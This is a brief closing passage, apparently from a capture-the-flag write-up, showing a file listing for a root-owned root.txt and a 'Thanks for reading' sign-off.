-rw-r-----  1 root root   33 Oct 28 15:31 root.txt
```

Thanks for reading :)